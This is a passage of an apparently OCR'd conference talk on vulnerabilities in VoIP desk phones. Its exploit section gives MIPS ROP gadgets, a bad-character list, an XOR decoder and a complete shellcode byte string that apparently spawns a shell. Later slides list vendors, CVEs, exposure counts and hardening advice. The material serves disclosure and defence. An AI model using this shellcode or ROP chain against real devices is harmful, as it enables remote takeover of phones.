   0x2ae3eef4 <wcwidth+52>:     addiu    sp,sp,32
```




"write " stack pointer + 32 to register $a0




jump to next gadget

```
x/4i 0x2AE5B9BC
   0x2ae5b9bc <xdr_free+12>:    move     t9,a0
   0x2ae5b9c0 <xdr_free+16>:    sw       v0,24(sp)
   0x2ae5b9c4 <xdr_free+20>:    jalr     t9
   0x2ae5b9c8 <xdr_free+24>:    addiu    a0,sp,24
```



move $a0 to $t9



jump to value in $t9 = $a0 = $sp + 32

Exploit Development, Challenges

- How to handle bad chars?

```
0x00, 0x09, 0x0a, 0x0d, 0x20, 0x23, 0x28, 0x29, 0x5b, 0x5d, 0x2f2f
```

Exploit Development, Challenges

- How to handle bad chars?

```
0x00, 0x09, 0x0a, 0x0d, 0x20, 0x23, 0x28, 0x29, 0x5b, 0x5d, 0x2f2f
```

- Write/use an encoder/encryption*:


```
# Load decimal value 99999999 into register $s2
li $s1, 2576980377

la $s2, 1000($sp)  // Copy Stack Pointer Address + 1000 bytes into register $s2
addi $s2, $s2, -244   // Adjust Register $s2 (address location) by -244
lw $t2, -500($s2) // Get value located at register $s2 - 500 bytes and store into $t2

# XOR value stored at $t2 and $s1 and store it into register $v1
xor $v1, $t2, $s1
# Replace value back to stack ($s2 - 500) with new XORed value ($v1).
sw $v1, -500($s2)
```

*https://www.vantagepoint.sg/papers/MIPS-BOF-LyonYang-PUBLIC-FINAL.pdf


Exploit Structure

- Payload structure:


Padding	AAA...A	
Gadget 1	address	$a0 = $sp +32
Gadget 2	address	$t9 = $a0 jump to $t9
Decoder	assembly	xor with 99999999
Shellcode	assembly	Execute **/bin/sh**



Exploit Development, Another Challenges



Exploit Development, Another Challenges



Solving Caching Problem

- Trigger cache flush:
  - Call `sleep` syscall to trigger cache flush
  - Find, call cache flush (`__clear_cache`) function
- Build shellcode avoiding bad char:
  - Use assembly instruction without 0 bytes and bad char bytes
  - Hardcoded encoded values, decode at runtime

MIPS Examples

- Set a parameter value (to zero):

Semantic	Mnemonic	Assembly
$a0 = 2	`li $a0, 2`	`\x24\x04\x00\x02`

$t7 = 0 – 6 = -6
$t7 = not(-6) = 5
$a0 = $t7 – 3 = 5 - 3 **= 2**
	`addiu $t7, $zero, -6`
	`not $t7, $t7`
	`addi $a0, $t7, -3`
		`\x24\x0f\xff\xfa\x01`
		`\xe0\x78\x27\x21\xe4`
		`\xff\xfd`

MIPS Examples

- Set a parameter value (to zero):

Semantic	Mnemonic	Assembly
$a0 = 2	`li $a0, 2`	`\x24\x04\x00\x02`

$t7 = 0 – 6 = -6
$t7 = not(-6) = 5
$a0 = $t7 – 3 = 5 - 3 **= 2**
	`addiu $t7, $zero, -6`
	`not $t7, $t7`
	`addi $a0, $t7, -3`
		`\x24\x0f\xff\xfa\x01`
		`\xe0\x78\x27\x21\xe4`
		`\xff\xfd`

Semantic	Mnemonic	Assembly
$a2 = 0	`li $a2, 0`	`\x24\x04\x00\x00`
$a2 = $t7 xor $t7 **= 0**	`Xor $a2, $t7, $t7`	`\x01\xef\x30\x26`

MIPS Examples

- Handle “strings” and critical chars:

Semantic	Mnemonic	Assembly
$t7 = //bi	`lui $t7, 0x2f2f` `ori $t7, $t7, 0x6269`	`\x3c\x0f\x2f\x2f\x35` `\xef\x62\x69`

$t4 = 0xb6b6fbf0
$t6 = 99999999
$t7 = $t4 xor $t6 = 0x2f2f6269 **= //bi**
	`li $t4, 0xb6b6fbf0`
	`li $t6, 2576980377`
	`xor $t7, $t4, $t6`
		`\x3c\x0c\xb6\xb6\x35`
		`\x8c\xfb\xf0\x3c\x0e`
		`\x99\x99\x35\xce\x99`
		`\x99\x01\x8e\x78\x26`

Final Shellcode

- Twitter Profile
- GitHub Profile
- Google+ Profile
- Linkedin Profile
- RSS feeds
- Email

Online Assembler and Disassembler

Online wrappers around the Keystone and Capstone projects.

```
addiu   $t7, $zero, -6
not     $t7, $t7
addi    $a0, $t7, -3
addi    $a1, $t7, -3
xor $a2, $t7, $t7
addiu   $v0, $zero, 0x1057
syscall 0x40404
sw      $v0, -1($sp)
lw      $a0, -1($sp)
```

our shellcode

ARM ARM (thumb) AArch64 Mips (32) Mips (64) PowerPC (32) PowerPC (64)
Sparc x86 (16) x86 (32) x86 (64)

Inline Python

Assemble

Assemble - Little Endian

```
"\xfa\xff\x0f\x24\x27\x78\xe0\x01\xfd\xff\xe4\x21\xfd\xff\xe5\x21\x26\x30\xef\x01\x57\x10\x02\x24\x0c\x01\
```

Assemble - Big Endian

```
"\x24\x0f\xff\xfa\x01\xe0\x78\x27\x21\xe4\xff\xfd\x21\xe5\xff\xfd\x01\xef\x30\x26\x24\x02\x10\x57\x01\x01\
```

Assembly – Big Endian

```
\x24\x0f\xff\xfa\x01\xe0\x78\x27\x21\xe4\xff
\xfd\x21\xe5\xff\xfd\x01\xef\x30\x26\x24\x02
\x10\x57\x01\x01\x01\x0c\xaf\xa2\xff\xff\x8f
\xa4\xff\xff\x34\x0f\xff\xfd\x01\xe0\x78\x27
\xaf\xaf\xff\xe0\x3c\x0e\x11\x5c\x35\xce\x11
\x5c\xaf\xae\xff\xe4\x3c\x0e\xc0\xa8\x35\xce
\x02\x66\xaf\xae\xff\xe6\x27\xa5\xff\xe2\x24
\x0c\xff\xef\x01\x80\x30\x27\x24\x02\x10\x4a
\x01\x01\x01\x0c\x8f\xa4\xff\xff\x24\x0f\xff
\xfa\x01\xe0\x78\x27\x21\xe5\xff\xfb\x24\x02
\x0f\xdf\x01\x01\x01\x0c\x21\xe5\xff\xfc\x24
\x02\x0f\xdf\x01\x01\x01\x0c\x21\xe5\xff\xfd
\x24\x02\x0f\xdf\x01\x01\x01\x0c\x01\xef\x30
\x26\x3c\x0c\xb6\xb6\x35\x8c\xfb\xf0\x3c\x0e
\x99\x99\x35\xce\x99\x99\x01\x8e\x78\x26\xaf
\xaf\xff\xec\x3c\x0e\x6e\x2f\x35\xce\x73\x68
\xaf\xae\xff\xf0\xaf\xa0\xff\xf4\x27\xa4\xff
\xec\xaf\xa4\xff\xf8\xaf\xa0\xff\xfc\x27\xa5
\xff\xf8\x24\x02\x0f\xab\x01\x01\x01\x0c
```


DEMO TIME

Device Overview

Vendor	Device	FW	Finding	CVE
Alcatel-Lucent	8008 CE	1.50.03	✓	CVE-2019-14259
Akuvox	R50	50.0.6.156	✓	CVE-2019-12324 CVE-2019-12326 CVE-2019-12327
Atcom	A11W	2.6.1a2421	✓	CVE-2019-12328
AudioCodes	405HD	2.2.12	✓	CVE-2018-16220, CVE-2018-16219 CVE-2018-16216
Auerswald	COMfortel 2600 IP	2.8D	✓	
Auerswald	COMfortel 1200 IP	3.4.4.1	✓	CVE-2018-19977 CVE-2018-19978
Avaya	J100	4.0.1	–	
Cisco	CP-7821	11.1.2	✓	
Digium	D65	2.7.2	–	
Fanvil	X6	1.6.1	–	
Gigaset	Maxwell Basic	2.22.7	✓	CVE-2018-18871

Vendor	Device	FW	Finding	CVE
Grandstream	DP750	1.0.3.37	–	
Htek	UC902	2.6.1a2421	✓	CVE-2019-12325
Huawei	eSpace 7950	V200R003C 30SPCf00	✓	CVE-2018-7958 CVE-2018-7959 CVE-2018-7960
Innovaphone	IP222	V12r2sr16	–	
Mitel	6865i	5.0.0.1018	**RIP**	
Obihai	6.3.1.0	5.1.11	✓	CVE-2019-14260
Panasonic	KX-TGP600	06.001	–	
Polycom	VVX 301	5.8.0	–	
Samsung	SMT-i6010	1.62	–	
Univy	CP200	V1 R3.8.10	✓	
Yealink	SIP-T41P	66.83.0.35	✓	CVE-2018-16217 CVE-2018-16218 CVE-2018-16221

https://www.sit.fraunhofer.de/cve/

Vulnerability Overview


Categories: Subjects:	backdoor	bad encryption	Buffer overflow	Command Injection	CSRF	DOS	information disclosure	password change no auth	path traversal	plaintext credentials	privilge escalation	short session id	Xss
Akuvox	✓	✓		✓					✓			✓	
Alcatel				✓	✓				✓		✓		
Atcom				✓							✓		
AudioCodes				✓				✓			✓		✓
Auerswald			✓	✓	✓	✓			✓	✓	✓		✓
yealink				✓	✓	✓			✓		✓		
Unify					✓				✓		✓		
Htek	✓		✓			✓				✓			
Gigaset							✓	✓		✓			
Obihai			✓	✓		✓							
Cisco						✓							

Real World

TOTAL RESULTS

7,580

TOP COUNTRIES



United States	5,110
Norway	534
Canada	368
Italy	286
Brazil	106


TOP SERVICES

HTTP	4,906
HTTPS	1,090
8081	377
8880	290
HTTP (8080)	112

TOTAL RESULTS

4,881

TOP COUNTRIES



United States	3,651
Norway	532
Canada	302
China	79
Germany	33


TOP ORGANIZATIONS

Spectrum	732
Comcast Cable	605
Telenor Norge AS	277
Verizon Fios	128
AT&T U-verse	49

TOTAL RESULTS

693

TOP COUNTRIES



United States	353
Australia	74
United Kingdom	64
South Africa	51
Canada	36

TOP SERVICES


SIP	686
1303	1
1236	1
1155	1
1091	1

TOP ORGANIZATIONS

TOTAL RESULTS

151

TOP COUNTRIES



United States	54
United Kingdom	16
Italy	15
France	10
Sweden	6

TOP SERVICES

HTTP	35
HTTPS	15
SSH	6
8083	5
9001	4

Recommendations for Users/Admins

- Change default credentials
- Update your VoIP phone
- Disable servers (Web, SSH, Telnet, etc…) if possible and not needed
- Network protection measures for phones
- …


Recommendations for Developers

- Process separation and isolation
- Compile flags: ASLR, NX protection, Canaries, etc.
- No hardcoded keys, and/or self-made crypto
- No default credentials → enforce change at first start
- Convenient update mechanism

Lessons Learned?

1992


Linux OS, **multi user**



Lessons Learned?

1992

Linux OS, **multi user**




1996

"Smashing The Stack
For Fun And Profit"

Lessons Learned?

1992

Linux OS, **multi user**




1996

"Smashing The Stack
For Fun And Profit"

2000-2004

NX protection, **ASLR**



Lessons Learned?

1992

Linux OS, **multi user**

2000-2004

NX protection, **ASLR**

1996

"Smashing The Stack For Fun And Profit"

2007

iPhone, all apps run as **root**

Lessons Learned?

1992

Linux OS, **multi user**

2000-2004

NX protection, **ASLR**

2010/2011

iOS 4 / Android 4 **ASLR**

1996

"Smashing The Stack For Fun And Profit"

2007

iPhone, all apps run as **root**

Lessons Learned?

1992

Linux OS, **multi user**

2000-2004

NX protection, **ASLR**

2010/2011

iOS 4 / Android 4 **ASLR**

1996

"Smashing The Stack For Fun And Profit"

2007

iPhone, all apps run as **root**

NOW

Security in VoIP

Lessons Learned?

1992


Linux OS, **multi user**

2000-2004

NX protection, **ASLR**

2010/2011

iOS 4 / Android 4 **ASLR**



NOW

